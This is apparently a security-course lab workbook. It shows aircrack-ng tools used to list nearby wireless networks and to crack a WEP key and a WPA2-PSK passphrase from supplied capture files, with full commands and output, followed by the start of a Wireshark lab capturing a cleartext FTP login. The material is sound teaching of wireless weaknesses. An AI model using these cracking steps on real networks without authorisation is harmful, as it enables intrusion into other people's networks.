NOTE: Do not perform the steps in this task on your Kali Linux VM. Simply read through Task 1.

1. The aircrack-ng suite of tools can perform various testing, assessing, and cracking. The primary programs used in this suite are:

   - **aircrack-ng** The primary cracking tool
   - **aireplay-ng** Tool for injecting and replaying wireless frames
   - **airmon-ng** Tool to enable and disable wireless interface monitoring
   - **airodump-ng** Tool to capture wireless frames

   There are many other tools in the aircrack-ng suite; however, the above tools are the primary ones used in relation to capturing packets, injecting frames, and cracking WEP keys and WPA passphrases.

2. In this lab, you will walk through the steps used to view available wireless networks and their security levels in order to get a sense of the overall process. **Again, you will not be performing these steps on your VM. This is to show you how we obtained the captures used for Task 2.**

3. This first example uses the airmon-ng tool to identify wireless cards supported on the system. In this example, the author is using an Alfa Network 802.11a/b/g/n Long-Range Wireless USB Adapter (Model: AWUS051NH). Do not type these commands as it is just a demonstration of the tools.

```
root@kali:~# airmon-ng

Interface       Chipset         Driver
wlan0           Ralink RT2870/3070      rt2800usb - [phy2]
```

As you can see, one interface is identified as wlan0.

4. Next, we will start this interface in Monitor Mode so that it is able to capture all desired traffic.

```
root@kali:~# airmon-ng start wlan0

Interface       Chipset         Driver
wlan0           Ralink RT2870/3070      rt2800usb - [phy2]
```

Monitor mode has now been enabled for wlan0.

5. We will now use the airodump-ng tool to take a look at available wireless networks and clients. On the left, you can see that "BSSID" is circled. This is the MAC address of the wireless access point. In

```
root@kali:~# airodump-ng wlan0

CH  4 ][ Elapsed: 0 s ][ 2016-03-08 13:36

 BSSID              PWR  Beacons #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 E8:FC:AF:FC:95:66   20        2        0    0   9  54e  WPA2 CCMP   PSK  AD Net
 E0:46:9A:5A:9D:20   22        3        0    0   2  54.  WEP               NETGEAR15
 6E:8F:E0:BB:A4:62   58        2        0    0   1  54e. OPN               xfinity
 74:85:2A:3D:6B:69   58        2        0    0   1  54e. WPA2 CCMP   PSK  <length>
 00:24:B2:67:0E:50   51        3        3    1   1  54 . WPA  CCMP   PSK  VITAL

 BSSID              STATION            PWR   Rate    Lost    Packets   Probes
 E0:46:9A:5A:9D:20  8C:29:37:C6:68:5D   39    0 -24      1         30   NETGEAR15
 00:24:B2:67:0E:50  FC:DB:B3:DA:21:0B   42    0 - 1     22          8   VITAL
```

the lower circle, "STATION" is circled. These are the MAC addresses of clients connected to specific wireless access points. In the rectangular area, you see the letters "ENC" along with the wireless security used below, including WPA2, WEP, OPN, and WPA.

6. At this point, you would use the aireplay-ng tool to attempt to inject and capture traffic. This typically involves selecting a client actively connected to an access point. Aireplay-ng has the ability to kick a system off a network so that it rejoins. For WPA, you would use airodump-ng to capture the WPA handshake to use later for cracking. For WEP, you would use aireplay-ng to replay captured traffic at a highly accelerated rate. This is an intentional effort to generate as much traffic as possible in order to get a good sampling of Initialization Vectors (IVs) needed by aircrack-ng in order to try and crack the WEP key.

   An earlier slide titled "Technical Misconceptions" says, "We filter weak IVs, so WEP is safe." IVs are used by some cryptographic implementations to try and add uniqueness to each encryption operation. The IV actually becomes part of the encryption key. With WEP, each packet is encrypted with the same WEP key and what should be a unique IV. Due to the limited key space of the IVs used with WEP (2^24), collisions will occur, especially if we inject wireless frames with aireplay-ng. These are called duplicate IVs and is one of the many things that led to WEP's demise.

Task 2 – Cracking a WEP Key

1. Start by bringing up a Terminal window if one is not already open. This can be done by clicking the following icon on the left side of your Kali Linux desktop: 

2. Navigate to your "**/root/Labs/401.1**" folder by entering the following:

```
root@kali:~# cd /root/Labs/401.1
root@kali:~/Labs/401.1#
```

3. Issue the "ls" command to see the files located in this folder:

```
root@kali:~/Labs/401.1# ls
SEC401_WEP.cap  SEC401_WPA.cap
```

4. Run aircrack-ng against the "**SEC401_WEP.cap**" file to crack the key. The screen will likely clear as the tool starts, causing you to miss some of the initial output. You may have to scroll up to see it all. The result should be that the WEP key for the SSID "wepwepwep" is cracked as "CRACK."

```
root@kali:~/Labs/401.1# aircrack-ng SEC401_WEP.cap
Opening SEC401_WEP.cap
Read 113186 packets.

   #  BSSID              ESSID                     Encryption
   1  E8:DE:27:D3:3F:47  wepwepwep                 WEP (30519 IVs)

Choosing first network as target.

Opening SEC401_WEP.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 30519 ivs.

                              Aircrack-ng 1.2 rc3

                [00:00:00] Tested 4 keys (got 30150 IVs)

   KB    depth   byte(vote)
    0    0/  2   0C(39680) 43(38656) 67(37632) 7E(37376) E8(37376)
    1    0/  1   52(43520) BA(38656) 9B(37888) 5D(36864) 09(36608)
    2    0/  2   41(39424) AE(38912) 69(38144) AC(37120) 05(36864)
    3    0/  1   43(42240) 6B(40448) 94(39168) 2C(37632) 9B(36608)
    4    0/  1   4B(41728) 23(40192) D1(37632) 67(36

                      KEY FOUND! [ 43:52:41:43:4B ] (ASCII: CRACK )
     Decrypted correctly: 100%
```

SSID: wepwepwep

WEP Key: CRACK

5. When done hit enter to return back to a terminal prompt.

Task 3 – Cracking a WPA2 Passphrase

1. If not already at this location, navigate to your "**/root/Labs/401.1**" folder by entering the following:

```
root@kali:~# cd /root/Labs/401.1
root@kali:~/Labs/401.1#
```

2. Issue the "ls" command to see the files located in this folder:

```
root@kali:~/Labs/401.1# ls
all backup SEC401_WEP.cap  SEC401_WPA2PSK.cap
```

3. The "all" file is actually a dictionary wordlist that we will use to crack the WPA2-PSK passphrase from the "**SEC401_WPA2PSK.cap**" file. This file contains a Wi-Fi Protected Access 2 Pre-Shared Key handshake. The SSID of the wireless access point is "**SEC401.**" Enter in the following to crack the passphrase of "**Security99**":

```
root@kali:~/Labs/401.1# aircrack-ng -w all SEC401_WPA2PSK.pcap -e SEC401
Opening SEC401_WPA2PSK.pcap
Read 1745 packets.

Opening SEC401_WPA2PSK.pcap
Reading packets, please wait...

                          Aircrack-ng 1.2 rc3

                [00:00:01] 2632 keys tested (1758.33 k/s)

                      KEY FOUND! [ Security99 ]

      Master Key     : E6 0B 18 8E 5A E1 EF B8 6D 3B E6 7C 56 15 26 C2
                       8C 61 6C 17 68 CA FE 7D 1F A7 75 F0 19 88 08 9A

      Transient Key  : 7A E8 9B 71 27 AB D8 B6 47 43 BB 27 E1 8E D7 C4
                       55 86 84 9B 69 A9 02 63 56 4C EC B4 51 02 0C 0E
                       F2 F8 F3 65 DA A1 E4 BD 56 AE F5 C9 B9 43 58 5E
                       49 4C B5 5D F3 38 CC 68 AE CF 1B 13 73 0E 2C CE

      EAPOL HMAC     : 8B 45 D9 93 22 D9 CA 3A 37 5D 42 E2 F9 BC 5C DB
```

As you can see, a weak password or passphrase will almost always end badly.

NOTE: The number of keys tested may vary with each run.

Questions

1. Which tool from the aircrack-ng suite captures wireless frames? _____
2. True or False: To crack WPA you must capture a valid WPA handshake. _____
3. What is the key space associated with WEP IVs? _____

Exercise Takeaways

In this lab you completed the following tasks:

- Introduction to the aircrack-ng suite
- Cracking a WEP key
- Cracking a WPA2 passphrase

Many organizations use some form of wireless networking, whether it be 802.11, Bluetooth, ZigBee, cellular, RFIDs, or others. It is important to audit for the use of these technologies and maintain an inventory of approved implementations. Wireless networking can be incredibly convenient, but must be appropriately balanced with security. An understanding of each technology and their limitations in regards to security can help you to ensure your organization is using the best options.

This page intentionally left blank.

Question Answers

1. Which tool from the aircrack-ng suite captures wireless frames? **airodump-ng**
2. True or False: To crack WPA you must capture a valid WPA handshake. **True**
3. What is the key space associated with WEP IVs? **2^24**

This page intentionally left blank.

Lab 1.4

Wireshark

Lab 1.4 – Wireshark

Background

Wireshark is *the* sniffer and protocol analyzer of choice by many information technology and security professionals, businesses, and academic institutions. It is freely available at https://www.wireshark.org/ and runs on Linux, Windows, and Mac OS X. Wireshark has a relatively easy to use Graphical User interface (GUI) and can sniff using a myriad of Ethernet adapters, including wireless. You have the power to write your own protocol dissector for extensibility. It even has extended features such as the ability to sniff and replay Voice Over IP (VOIP) streams and handle Bluetooth interfaces.

Objectives

- Introduction to Wireshark and its GUI
- Basic capture of an FTP connection
- Analysis of a TFTP session

Your objective for this lab is to gain familiarity with the Wireshark protocol analyzer and quickly discover its power in assisting with traffic analysis. You will run through a series of tasks to capture new traffic and analyze a supplied capture. The majority of this exercise is on your Windows 10 VM. You will be making a connection from your Kali Linux VM as well.

Duration - 20 Minutes


The estimated duration of this lab is based on the average amount of time required to make it through to the end. All labs are repeatable both inside and outside of the classroom, and it is strongly recommended that you take the time to repeat the labs both for further learning and practice towards the GIAC Security Essentials Certification (GSEC).

Task 1 – Introduction to Wireshark and its GUI


1. If it is not started, start up your Windows VM and log in. Once the Windows desktop appears you can proceed to the next step.

2. Bring up Windows Explorer by pressing and holding the Windows logo key (⊞) on your keyboard and then the "**E**" key. Another option is to click the folder icon on the taskbar at the bottom of your Windows 10 desktop. 

3. From Windows Explorer, navigate to "**C:\Labs\401.1**" and double-click the "Wireshark" icon as shown with the arrows below:




4. The following Wireshark GUI should appear (Note that your system may show additional interfaces.):



This is the only interface identified by Wireshark. The pattern to the right of "Ethernet" is the high-level traffic statistics.


5. To start Wireshark on the default interface, click the word "Ethernet0," as shown in the previous image, and then click the shark fin on the top left of the GUI:  Try starting Wireshark to see if any packets are captured.



NOTE: The packets captured on your system will vary slightly, or you may not see any at all, which is okay since we are not doing anything on the network to generate traffic. The traffic captured in this example includes DHCPv6 solicitation packets and NetBIOS Name Service (NBNS) packets.

6. Stop Wireshark by clicking the "Stop" button next to the shark fin. The arrow in the above image is pointing to this location. When looking at the packets in the above screenshot, you can see the packet number on the left. This is simply the order in which the packets were captured and has no other meaning. The time field shows you what time that packet was captured from the adapter by Wireshark. The source and destination columns show you the direction of the traffic and the hosts involved in the communication. The protocol column gives you information about the protocol involved in the connection. The length column shows the length of the packet. The info column provides more high-level information about the packet.


7. Let's analyze the DHCPv6 packet captured in the above screenshot a bit further to see some additional information that Wireshark displays. Feel free to try this on your own capture as well, but note that your results may not be the same. First, let's just look at the example in this book and not from your system.
8. In the screenshot below, we have expanded the drop-down option for "Internet Protocol Version 6" as indicated by the top arrow. You can also see some of the fields now shown by the lower arrows.



The best way to learn Wireshark is to use it. Let's continue on with a couple of specific tasks to increase your familiarity with Wireshark and learn how to map it back to the workplace.


Task 2 – Basic Capture of an FTP Connection

1. In the tcpdump lab, you analyzed an FTP connection on your Kali Linux VM and were able to see the username and password fields in the clear. Let's do the same with Wireshark to see some of its power. With Wireshark still open, click the shark fin again to start a new capture. You will be prompted with the following if it is not a new instance of Wireshark (Note: You may need to reselect the appropriate interface.):



Click "Continue without Saving."


2. We want to limit the displayed packets to those associated with the FTP connection we are about to make from our Kali Linux VM. In the "filter" field, enter in "**ftp**" and press Enter as shown below:



3. Next, go back over to your Kali Linux VM and make an FTP connection with a username of "**anonymous**" and a password of "**secretpassword.**" Once logged in, issue the "**ls**" command and then type "**quit.**"

```
root@kali:~# ftp 10.10.10.10
Connected to 10.10.10.10.
220 Microsoft FTP Service
Name (10.10.10.10:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-11-15  05:57AM               656408 Sec401HANDOUT_TCPIP_2010_0826.pdf
226 Transfer complete.
ftp> quit
221 Goodbye.
```

